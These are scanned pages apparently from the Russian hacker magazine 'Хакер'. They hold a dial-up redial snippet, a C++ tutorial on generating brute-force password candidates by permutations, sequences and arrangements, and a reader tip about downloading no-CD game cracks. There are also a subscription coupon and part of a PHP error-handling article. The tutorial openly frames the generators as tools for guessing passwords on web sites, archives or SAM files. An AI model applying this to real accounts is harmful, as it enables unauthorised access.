



Рис.2. Поехали!



The X Dialer

ЛИСТИНГ TFORM1.BUTTON1CLICK

```
procedure TForm1.Button1Click(Sender:
TObject);
begin
Button1.Enabled:=false;
Button3.Enabled:=true;
label5.Caption:='Подключение...';
 hRas:=0;
 StrPCopy(pars.szEntryName, Edit1.text);
 StrPCopy(pars.szUserName, Edit2.text);
 StrPCopy(pars.szPhoneNumber, Edit3.text);
 StrPCopy(pars.szPassword, Edit4.text);
 pars.dwSize :=SizeOf(TRasDialParams);
 r:=RasDial(nil,nil,pars,0,nil,hRas);
 if r = 0 then
 begin
 label5.Caption := 'Подключен';
 end
 else
 begin
 label5.Caption := 'Ошибка соединения';
 Button1.Enabled :=true;
 Button3.Enabled:=false;
 if hRas <> 0 then
 RasHangUp(hRas);
 Sleep(5000); //ждем 5 секунд
 Button1.Click;
 end;
end;
```

■ Диман Dr.X (xdiman@mail.ru)

ВОЗЬМИ ЕЕ СИЛОЙ!

Бродя по интернету в поисках хакерского софта, очень часто находишь различные программы для подбора паролей к архивам, определенным сервисам (FTP, POP3, ICQ), для SAM и PWL, для вскрытия алгоритмов шифрования (John The Ripper) и т.д. В основе большинства из них лежат два основных способа брутфорса: перебор всех возможных вариантов или подбор паролей по словарю. Я постарался сделать краткий обзор алгоритмов для первого способа, наиболее часто применяемых в вышеописанных типах программ.

РАЗЛИЧНЫЕ АЛГОРИТМЫ ПОСЛЕДОВАТЕЛЬНОГО ПЕРЕБОРА

Кодить мы будем, как ты уже понял, на C++ из-за его быстроты, но ты сможешь легко реализовать эти методы и на других языках программирования. Нашей целью сегодня будет создание модуля, содержащего четыре алгоритма перебора, который ты затем сможешь использовать в своих программах.

ПЛЮСЫ И МИНУСЫ ПОСЛЕДОВАТЕЛЬНОГО ПЕРЕБОРА

Сейчас перебор приобретает все большую актуальность. Легко понять, почему: словарный метод подбора пароля давно устарел и морально, и физически. Ясно, что любой юзер наслышан об атаках хакеров и ставит не простой пароль, а сгенерированный специальной программой, типа 4!@78$yu. Я не буду принимать в расчет недостатки последовательного перебора, такие как использование на атакуемой системе авторизации модуля GD для динамического генерирования цифр на картинках, блокировка входа под определенным IP и т.д. Неизвестно, как ты применишь наш модуль. Поэтому в моем случае единственный, но самый весомый недостаток перебора паролей - время. Ну хватит об этом, загружай свой любимый редактор с подсветкой синтаксиса C++, и приступим к созданию нашего универсального модуля.

> На компакт-диске лежат полные исходные коды всех четырех алгоритмов. Для их компиляции тебе потребуется любой *nix или Win компилятор C++.

СТАРЫЙ ДОБРЫЙ FOR...

Ты уже, наверно, догадался, о каком алгоритме идет речь. Да, это заслуженно всеми забытый алгоритм вложенных циклов. Естественно, его нельзя использовать в серьезных программах из-за громоздкости и, как следствие, ограничения максимальной длины пароля. Мы попробуем этот алгоритм модифицировать. Вспомни: в пароле могут присутствовать и цифры, и даже специальные символы. Организовать такую генерацию с помощью циклов по ASCII-кодам не удастся. Как же быть? Попробуем в начале




Рис.1. Borland C++ 3.0 - настоящее средство разработчика :)

программы ввести пользовательский набор знаков, т.е. именно те знаки, из которых может быть составлен пароль:

```
char stroke[256];
cin >> stroke;
```

К примеру, если в пассворде могут использоваться заглавные латинские буквы и цифры, то следует ввести такую строку:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
```

А циклы тогда организуем не по ASCII кодам букв, а от 1 до длины введенной строки. В этом случае выводить символы мы будем не с помощью явного преобразования, а обращением к массиву со счетчиком в качестве индекса:

```
cout << stroke[a];
cout << stroke[b];
cout << stroke[c];
cout << '\n';
```

a, b, c - это счетчики вложенных циклов. Но представь себе, каким будет код, если необходимо перебрать все пароли длиной, скажем, 13 символов? А если больше? Теперь понятна причина невозможности использования такого алгоритма для серьезных целей. Естественно, нужно искать другое решение. И оно было найдено, а суть его в использовании комбинаторных алгоритмов. Изучает же их наука комбинаторика.

НАУКА КОМБИНАТОРИКА

Если в детстве ты ездил на олимпиады по программированию, то наверняка помнишь задачи, в которых необходимо, скажем, выбрать объекты, обладающие теми или иными свойствами, расположить их в определенном порядке, найти количество их перестановок. Вот такие задачи и решает комбинаторика. Но это все было давно и на васике :), а сейчас наша цель - пароли, и язык - C++. Вообще, основными задачами этой науки являются перестановки, сочетания и размещения, последовательности и разбиения. Нам потребуются первый и второй алгоритмы для специфических задач, а четвертый будет универсальным. Но обо всем по порядку.

ЛИСТИНГ ПРОЦЕДУРЫ INC

```
void inc()
//Увеличиваем пароль
{
    int i,cntr;
    int k=0;
    if(passwd[pcount]==n){
    cntr=0;k=0;
     //Проверяем количество завершенных символов
    for(i=pcount;i>=1;i--) if(passwd[i]==n){if(k==0)cntr++;}else{k=1;}
    //Если пароль не кончился
    if(cntr!=pcount){
        //Инкрементируем предыдущий символ
        passwd[pcount-cntr]++;
        //Сбрасываем завершившиеся символы
         for(i=(pcount-cntr+1);i<=pcount;i++)passwd[i]=1;
    }
    else o=1;
     }else passwd[pcount]++;
}
```

АЛГОРИТМ ПЕРЕСТАНОВОК

Собственно говоря, этот алгоритм, вернее то, что мы из него приготовим, сложно будет назвать перебором. Он применим только тогда, когда заранее известна и длина пароля, и символы, входящие в него, неизвестен лишь их порядок. Алгоритм помогает найти все варианты расположения букв в пассворде. Количество сгенерированных им паролей можно вычислить по формуле N!, где N - это длина пароля, ! - это факториал. Что это такое, объяснять не буду, вспомни из школьного курса алгебры. А как быть с генерацией этих самых перестановок? Получаются они путем обмена двух произвольных символов:

```
swap(passwd[i],passwd[k+1])
```

Процедура swap используется для обмена значениями элементов массива. Создадим рекурсивный алгоритм, меняющий значения символов по порядку и в измененном виде. В этом случае мы получим наибольшее быстродействие:

```
void GeneratePR(int k){
    //Условие выхода из рекурсии, вывод пароля
    ...
    //Код, меняющий значения:
    for(i=k+1;i<=N;i++){
        swap(passwd[i],passwd[k+1]);
        GeneratePR(k+1);
        swap(passwd[i],passwd[k+1]);
    }
}
```

Динамическая переменная k инкрементируется при каждой последующей рекурсии. Как только она становится равной N - длине пароля, выполняется условие выхода из рекурсии и вывод пароля на экран или куда-нибудь еще :). В мейновой функции происходит ввод пароля и вызов рекурсивного алгоритма с параметром 0, во избежание зацикливания. Скомпилируй получившийся код и вводи слово passwd, а программа должна тебе выдать примерно такой результат, как на рисунке 2.

Но, как я уже сказал, перебором это назвать сложно, поэтому пойдем дальше.

АЛГОРИТМ ПОСЛЕДОВАТЕЛЬНОСТЕЙ

Вот это именно то, что тебе нужно! Последовательности (AA0,AA1,AA2,...AAZ) есть не что иное, как подбираемые пароли. Алгоритм этот универсальный и идеально подходит для всех программ, использующих перебор. Чтобы найти количество всех паролей, которые получатся при брутфорсе, необходимо количество используемых знаков возвести в степень с показателем, равным количеству букв в пароле. Каков же принцип его работы? Каждый раз, для получения следующего пассворда, предыдущий инкрементируется особым образом. Последний его символ увеличивается (было A, стало B), если же он является последним в наборе используемых знаков, то он становится первым, а предыдущий символ увеличивается (было AZ, стало BA). Если символы являются "последними" (например, ZZZ), то все они становятся "первыми" (AAA), а длина пароля увеличивается на один (AAAA). Ничего сложного, попробуем перевести это на C++. Но перед этим хочу обговорить небольшой нюанс. Дело в том, что в нашем случае в пароле могут присутствовать и спецсимволы. Поэтому создадим для него массив типа int:

```
int passwd[100];
```

В его элементах будут храниться не буквы и не их ASCII коды, а их порядковые номера в наборе используемых знаков. Допустим, имеется пользовательский набор acb123. Тогда пароль baab3 будет выглядеть так: 3,1,1,3,6. Потому что символ "b" в наборе идет третьим, "a" - первым, а "3" - шестым. И не забудь еще сделать процедуру, преобразовывающую эти цифры в обычную строку. Приступим к кодингу. Для начала объявим переменные:

```
char stroke[256];
int pcount,n;
int o=0;
```

С первой переменной все, вроде бы, понятно. Вторая и третья отвечают за длину пароля и количество элементов в наборе знаков stroke. Переменной o, если пароль был последним и брутфорс завершен, присваивается значение 1. Оно и является сигналом для завершения цикла в мейновой функции.

Самой главной процедурой в нашей программе будет inc - "инкремент" пароля, которую ты можешь видеть на врезке "Листинг процедуры inc".

Теперь оформляй функцию main, делай ввод длины пароля и пользовательского набора знаков. После этого создавай в ней while цикл с проверкой значения переменной o. С этим у тебя проблем возникнуть не должно. После компиляции и запуска этой проги, по идее, на экран должен хлынуть мощный поток паролей :).

Ну вот, практически, и все, готов третий, основной и универсальный алгоритм нашего модуля.

АЛГОРИТМ РАЗМЕЩЕНИЙ

Как и перестановки, размещения особой функциональностью не отличаются. Их можно использовать для нашей цели только в том случае, если длина пароля не превышает количества используемых знаков, и каждый знак при этом может быть задействован только один раз. Правда, и результат он выдаст лучший, чем, скажем, алгоритм последовательностей или алгоритм вложенных циклов. Количество готовых паролей в этом случае можно вычислить по формуле:

```
A(N, pcount)=N!/(N-pcount)!
```

Тут нам тоже не обойтись без рекурсии. Для этого нам потребуются те же, что и в предыдущем случае, процедуры main и showpasswd (показывающая пароль). С переменными дело обстоит почти так же, за исключением одного массива, содержащего использованные в размещении цифры, количества элементов в нем. Потребуется нам и еще одна процедура int check(int num), возвращающая 1, если цифра уже использована



Рис.2. Вот так происходит генерация перестановок



Прочитать об алгоритмах комбинаторики ты сможешь на www.vbnet.ru в разделе Статьи или в книге С.Окулова "Программирование в алгоритмах".



в размещении, и 0 - в противном случае. А главной подпрограммой будет void solve(int t), генерирующая собственно размещения. Вначале ты должен в ней разместить код, ищущий первую неиспользованную цифру в размещении. Затем следует добавить ее в массив использованных цифр, а также в сам пароль. После этого идет проверка на выход из рекурсии:

```
if (t<pcount) solve(t+1) else showpasswd;
```

и, наконец, удаление цифры из списка использованных. В нашем случае t - это динамическая переменная, увеличивающаяся при каждой последующей рекурсии. Из мейновой функции следует пустить solve с параметром 1. Вот и весь алгоритм, реализовав который, ты получишь генератор паролей, попадающих под вышеописанный критерий.

КАК ОНИ ЭТО ДЕЛАЮТ?

Ты, наверное, много раз замечал, что во многих программах, вроде l0phtcrack'a, показывается время, прошедшее от начала брутфорса, оставшееся время и общее время, а также показывается скорость перебора паролей. Как же это реализовать в программе?

Для этого нам понадобятся вышеописанные формулы. Как в этом разобраться, я тебе скажу. Ни для кого не секрет, что на некоторых э... скажем, запароленных ресурсах пароль можно вводить энное количество раз, в некоторых только один, а в других неограниченно. Почему в ресурсах - повторюсь, я говорю непосредственно о генерации паролей, а уж как их применять, решай сам: или к веб-узлам, или к архивам, или к SAM... Для примера возьму алгоритм последовательностей.

Усовершенствуем пример: добавим процедуру crack(), она будет использовать пароль по назначению. Также добавим переменные start и end, в них будут записаны начальное и конечное время. Приступим:

ПРОЦЕДУРА CRACK()

```
#include <iostream.h>
#include <time.h>
#include <string.h>
clock_t alltime; //Затраченное время
void crack()
{
    clock_t start,end;
    start=clock();
    //Твои действия
    ...
    //Конец твоих действий :)
    end=clock();
    alltime=end-start;
}
```

Как видишь, все просто. Теперь в переменной alltime мы имеем время, затраченное на применение одного пароля. Только не в секундах, а в долях секунды. Время, необходимое для генерации паролей, теперь очень легко вычислить:

```
time_t total;
total=((n^pcount)*alltime)/CLK_TCK;
```

Тут мы переводим общее время в секунды. Да, только не забудь включить заголовочный файл time.h. Осталось только вычислить скорость перебора паролей. Для этого необходимо в течение секунды несколько раз применить пароли. И скорость будет соответствующая: число_паролей_проверенных_за_секунду/с. Пример я приводить не буду, с этим ты прекрасно справишься и сам. А поможет тебе в этом нелегком деле функция time, расположенная все там же - в заголовочном файле time.h. Естественно, что таким же образом можно показывать процентное выполнение работы. Вспоминаем школьную математику: соотношение уже отработанных паролей к числу всех необходимых, помноженное на 100, даст нам процентную долю выполненного.

ПАРОЛЬ ПОДОБРАН!

Ну вот и закончен мой краткий обзор по технике последовательного перебора. Уже сейчас ты можешь встраивать эти алгоритмы в свои программы. Если будет интересна реализация какой-либо функции - пиши на мыло. Успехов!!!




Рис.3. Вот как они это делают

ПОДБОР ПАРОЛЯ ПО СЛОВАРЮ

Хотя в статье и нет упоминания о подборе пароля по словарю, я все же скажу пару слов про перебор. Дело в том, что, если этот метод несколько усовершенствовать, существует некоторая вероятность подобрать пароль. В последнее время юзеры стали "хитрить": берут в качестве пароля любое слово, пишут его транслитом или просто переключают раскладку на английскую, и думают, что пароль подобрать никак нельзя :). Здесь нас выручит даже простой словарный подбор. Создаем специальные функции для транслитерации слова, для записи его в другой раскладке. И подвергаем каждое слово такой обработке. Но как сделать эти функции? Тебе поможет ассоциативный тип данных, в котором определенная буква будет соответствовать другой. Если сам не сможешь сделать, мыль мне - помогу :).

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

1. В инете можно найти отучалки от дисков для очень многих игр. Лично для меня предпочтительнее потратить 5 минут инета и скачать метровый файл-отучалку, чем занимать на харде полкилометра каким-нибудь Virtual'ным CD-ROM'ом (тем более что объем харда у меня более чем скромный).

2. Если в свойствах соединения во вкладке "Безопасность" поставить галку "Вывести окно терминала", то можно узнать много интересного о своем провайдере :)

Wowchik
Wowchik@hotmail.kz

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

АВТОРИЗАЦИЯ

С авторизацией все гораздо проще: необходимо всего лишь анализировать ответ запароленного ресурса при каждом сгенерированном пароле. Если пароль неправильный, берется следующий, а если правильный - приходится аварийно завершать все циклы и выходить из рекурсии, при этом не забыв сообщить пользователю правильный пассворд. Вот над аварийным завершением циклов и рекурсии советую тебе подумать.



Для оптимизации и ускорения перебора лучше поместить каждый инкремент пароля в отдельный поток.





Р Е Д А К Ц И О Н Н А Я

ПОДПИСКА!

ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ВНИМАНИЕ!

БЕСПЛАТНАЯ
КУРЬЕРСКАЯ ДОСТАВКА ПО МОСКВЕ

Хочешь получать журнал через 3 дня после выхода?

Звони 935-70-34

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер
6 месяцев - **420** рублей
12 месяцев - **840** рублей

Хакер + 2 CD
6 месяцев - **690** рублей
12 месяцев - **1380** рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xa@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
107031, Москва, Дмитровский переулок, д 4, строение 2,ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ

Если мы получаем заявку после 5-го числа текущего месяца, доставка начинается со следующего месяца

справки по электронной почте subscribe_xa@gameland.ru или по тел. (095) 935-7034

В случае отмены заказчиком произведенной подписки, деньги за подписку не возвращаются

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

☐ На 6 месяцев, начиная с ______________
☐ На 12 месяцев, начиная с ______________
(отметь квадрат, выбранного варианта подписки)

☐ без диска
☐ 2 CD
(выбери комплектацию)

Ф.И.О. ______________________________

индекс ______________ город ______________

улица, дом, квартира ______________________________

телефон ______________ подпись ______________ сумма оплаты ______________

Извещение

ИНН 7729410015 ООО "ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП: 772901001
Плательщик
Адрес (с индексом)

Назначение платежа Оплата журнала "Хакер" с 2004 г.	Сумма

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО "ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП: 772901001
Плательщик
Адрес (с индексом)

Назначение платежа Оплата журнала "Хакер" с 2004 г.	Сумма

Подпись плательщика

Кассир

Подписка для юридических лиц www.interpochta.ru

Москва: ООО "Интер-Почта", тел.: **500-00-60**, e-mail: inter-post@sovintel.ru
Регионы: ООО "Корпоративная почта", тел.: **953-92-02**, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

Никита "red_way" Киспицин (nikitoz@real.xakep.ru, www.ired.ru)

СМЫТЬ КРОВЬЮ!

Ошибки в работе программиста неизбежны. Они могут быть прогнозируемыми, а могут и неожиданными, могут быть решаемыми, а могут преследовать разработанную систему очень долго, всплывая в самые ответственные моменты. Именно поэтому искусство программирования включает в себя не только умение вовремя их обнаруживать и устранять, но и предвидеть. О методах обнаружения и борьбы с ошибками в web-системах, реализованных на PHP, и пойдет речь ниже.

ОБРАБОТКА ОШИБОК В PHP-СЦЕНАРИЯХ

Все ошибки в программировании можно разделить на четыре большие категории:

Синтаксические ошибки. Их причиной служит неверный синтаксис программы, который не позволяет транслятору верно интерпретировать написанный код.

Семантические ошибки. Они возникают в процессе выполнения программой семантически верного кода.

Логические ошибки - самые неприятные и сложные в отладке. Сообщение об ошибке не выводится, однако программа делает не то, что хотел программист. Порой отладка таких ошибок занимает огромное количество времени, порождает море новых проблем и заставляет программиста понервничать.


Ошибки окружения. Возникают не по вине программиста, а в результате влияния внешних факторов, которые программист не способен изменить.

Если ты хоть раз в жизни самостоятельно писал и отлаживал какую-то программу, кроме "Hello World", тебе хорошо знакомы все эти типы ошибок. Само собой, я не буду подробно рассказывать, что представляет собой каждая из них, а ограничусь той краткой характеристикой, которую привел. Интересно другое - как интерпретатор PHP действует при обнаружении ошибки, и каким образом можно контролировать его действия. Ведь, согласись, если ты разработал заказчику систему за $1500, а во время презентации случайно выползет сообщение типа "Warning! 0 is not a MySQL result index in ...", это будет полный ахтунг :). Именно поэтому в коммерческих системах очень важно контролировать все сообщения об ошибках и перехватывать их, заменяя дружелюбными сообщениями, которые сгладят вину перед заказчиком :). Кроме того, сообщения об ошибках могут предоставить бесценную информацию взломщику твоей системы - а это едва ли в твоих интересах.


Сообщения об ошибках в PHP очень информативны - ведь они предназначаются программисту, позволяют ему эффективнее устранить неполадку. Внимательный человек заметит, что все сообщения об ошибках строятся по одному шаблону: уровень ошибки; сообщение, имя файла, строка.


УРОВНИ ОШИБОК

В зависимости от тяжести ошибок, PHP разделяет их на 2 уровня: "parse error" - синтаксические, "fatal error" - неисправимые ошибки, завершающие выполнение сценария. Кроме того, есть "warnings" - предупреждения и "notices" - "замечания". При возникновении таких проблем, возможно дальнейшее выполнение программы, однако программисту следует обращать на них внимание. Разумеется, PHP предоставляет средства для регулирования того, информацию о каких ошибках следует выводить браузеру. Это зависит от параметра error_reporting, значение по умолчанию которого задается в конфигурационных файлах, а для каждого отдельного сценария его можно определять при помощи одноименной процедуры, единственный параметр которой - целое число - получается следующим образом. Каждому типу ошибок соответствует некоторое значение. Так, 1 соответствует неисправимым ошибкам, 2 - предупреждениям, 4 - синтаксическим ошибкам, а 8 - уведомлениям. Суммируя коды типов ошибок, информацию о которых следует выводить, получаем параметр этой процедуры. Так, например, чтобы вообще не выводить никаких сообщений, следует написать error_reporting(0), а чтобы показывать неисправимые ошибки и предупреждения, параметр функции следует установить равным 3 (1+2).



На диске лежат несколько готовых систем для удаленной отладки сценариев PHP, множество документов по этой теме, а также некоторые мои собственные эксклюзивные наработки в этой области :).


Поиск ошибок заметно облегчается при использовании современных IDE


Такие вот бывают ошибки :)

При отладке системы целесообразно установить максимальный уровень сообщений, 15, т.к. это поможет проконтролировать все сообщения о неопределенных переменных и т.п. Но перед сдачей системы следует посвятить некоторое время корректной обработке всех гипотетических ошибок, заменяя стандартные сообщения своими, более дружелюбными и менее информативными.

НА БОРЬБУ - ПОДЪЕМ!

Все функции в php при возникновении непредвиденных ошибок возвращают 0, это очень облегчает их поиск. Рассмотрим простой код:

```
if(mysql_connect($dbhost, $dbuser, $password)) {
/* тут код работы с БД */
} else {
echo "<H2>Произошла ошибка. Пожалуйста, повторите попытку позже.</H2>\n";
}
```

При возникновении ошибки (например, узел с БД зафлудили враги), пользователю выведется дружелюбное сообщение, более того, в ветке else можно отправить письмо (icq-msg, sms :)) администратору с указанием на ошибку, время возникновения и урл, при котором она возникла, что поможет ее оперативно устранить.

Иногда бывает полезно просто подавить сообщение об ошибке при отказе какой-либо функции. Для этого перед ее именем следует поставить оператор @:

```
if(@mysql_connect($dbhost, $dbuser, $password))
```

В этом случае, если произойдет ошибка, никакого сообщения выведено не будет.

Можно также создать целый набор собственных страниц с сообщениями об ошибках и при их возникновении переадресовывать пользователя в нужном направлении. Тут можно использовать два способа. Если браузеру еще не переданы заголовки страницы, следует воспользоваться функцией header: header("Location:error.html"), в противном случае можно прибегнуть к средствам javascript:

```
echo "<script>location='error.html'</script>";.
```

В некоторых процедурах отсутствует возвращаемое значение как таковое (это нередко встречалось в старых версиях PHP). При работе с такими командами следует создавать собственные проверочные значения, которые должны известным образом меняться после вызова такой процедуры.

ЛОГИРОВАТЬ ВСЕ!

Для записи сообщений об ошибках PHP предоставляет удобное средство - функцию error_log. Она принимает 2 обязательных параметра и 2 необязательных. Первый - сообщение об ошибке, которое будет записано в журнале. Второй параметр определяет место, куда будет направлено сообщение - это могут быть логи веб-сервера (код 0), электронная почта (1), удаленный отладчик (2) либо какой-либо внешний файл (3). Третья переменная указывает имя файла, email-адрес либо параметры отладчика, в зависимости от значения второго параметра. Так, например, чтобы передать сообщение узлу host.ru на порт 31337, следует вызвать функцию со следующими параметрами: error_log("Error message", 2, "host.ru:31337").

Для записи сообщений об ошибках удобно реализовать следующую функцию:

```
function logit($msg) {
$date=date("Y-m-d");
$time=date("H:i");
error_log("[$date $time] $msg\n", 3, "log.txt"); }
```

При помощи настроек php можно также добиться того, чтобы все сообщения об ошибках направлялись в сокет с удаленным отладчиком. За это по существу отвечают три параметра: debugger.host="узел", debugger.port=порт и debugger.enable=true/false.

Основная задача - создать программу, которая слушала бы указанный в настройках порт на определенном хосте и записывала все сообщения (либо делала что-то другое). Собственно, если ты немного умеешь программировать, тебе не составит труда написать такую программку под любую платформу (хотя бы на Perl или C++). Чтобы включить в каком-либо сценарии работу с удаленным отладчиком, следует воспользоваться функцией debugger_on("хост"). Каждое сообщение об ошибке, передаваемое отладчику, достаточно информативно для установления ее причины и местоположения.

Почитай эти документы:
- http://php.rinet.ru/manual/sv/function.error-log.php
- http://php.rinet.ru/manual/sv/function.error-reporting.php
- http://php.rinet.ru/manual/sv/function.set-error-handler.php


Пример автоматически создаваемого лог-файла с ошибками

САМЫЕ РАСПРОСТРАНЕННЫЕ ОШИБКИ

Мне приходит много писем со слезными просьбами исправить какую-то непонятную ошибку. Я расскажу о нескольких самых популярных и часто встречающихся:

1. **"Header was already sent"**. Дословный перевод, думаю, ясен всем, поэтому просто объясню, что это означает. Такая ошибка возникает при попытке послать какие-то данные в заголовок страницы после того, как сам заголовок уже отправлен, и идет передача тела страницы. Например, ты пытаешься повесить пользователю cookie после того, как что-то уже вывел браузеру. Либо пытаешься при помощи функции header что-то дописать в заголовок. Следует понимать, что формирование заголовка (все вызовы Header, определение плюшек и т.д.) должно осуществляться до того, как первый байт информации отправится пользователю, так как после отправки заголовков страницы дописать туда уже ничего невозможно. Если возникла такая ошибка, следует удостовериться в отсутствии вызовов функций print/echo до строки с ошибкой. Следует также обратить внимание на отсутствие любого текста (даже невидимых символов) перед открывающим php-код тегом <?php.

2. **"Magic quotes"**. Новички часто не могут совладать с кавычками в командах echo, print, при конструировании запросов и просто при вызове функций со строковыми параметрами. Все эти проблемы связаны с директивой magic_quotes_gpc. Если она включена, все символы кавычек, получаемые из форм html и файлов cookies, преобразуются в escape-последовательности. Если программист об этом не знает, то он вскоре обнаружит в данных системы множество слешей (слеш это escape-символ для кавычек). Верно и обратное - если он на это рассчитывает, но этого не происходит, и вместо escape-последовательностей скрипт получает обыкновенные кавычки, скрипт может также неадекватно работать. Эта проблема активнейшим образом используется в атаках sql-injection, поэтому советую тебе быть особенно внимательным. Рассмотренная проблема решается при помощи функции addslashes() - однако, если параметр magic_quotes_gpc включен, использование этой функции приведет к появлению лишних слешей. Именно поэтому разработчикам пришлось добавить функцию get_ magic_quotes_gpc(), которая возвращает 1, 